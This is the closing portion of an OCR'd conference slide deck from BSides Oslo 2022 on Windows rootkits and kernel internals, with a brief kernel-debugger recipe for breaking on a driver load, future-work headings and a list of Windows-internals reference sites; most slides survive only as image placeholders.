
1. __debugbreak()
2. kd> sxe ld:rootkit.sys
3. Disassemble:
    1. IopLoadDriver
    2. IopInitializeBuiltinDriver (loads boot-start / built-in drivers)

# REALISTIC IMPACT OF MODERN ROOTKITS




Source:
https://docs.microsoft.com/en-us/windows/win32/procthread/isolated-user-mode--ium--processes

# REALISTIC IMPACT OF MODERN ROOTKITS






Source:
https://docs.microsoft.com/en-us/windows/win32/procthread/isolated-user-mode--ium--processes


# FUTURE WORK


- Integrating Minifilters (file system)
- Windows Filtering Platform (WFP) Callout Drivers (networking)
- Etc…


# REFERENCES AND GREAT STUDYING RESOURCES

















https://windows-internals.com/
https://www.alex-ionescu.com/
https://reactos.org/
https://scorpiosoftware.net/category/windows-internals/
https://www.geoffchappell.com/
(I know I'm forgetting something…)








# REFERENCES AND GREAT STUDYING RESOURCES







# REFERENCES AND GREAT STUDYING RESOURCES




https://walkingcat.github.io/ch9-index/Shows_Going+Deep.html

# THE END…
# THANK YOU!




by Andre Lima / 0x4ndr3
@ BSides Oslo 2022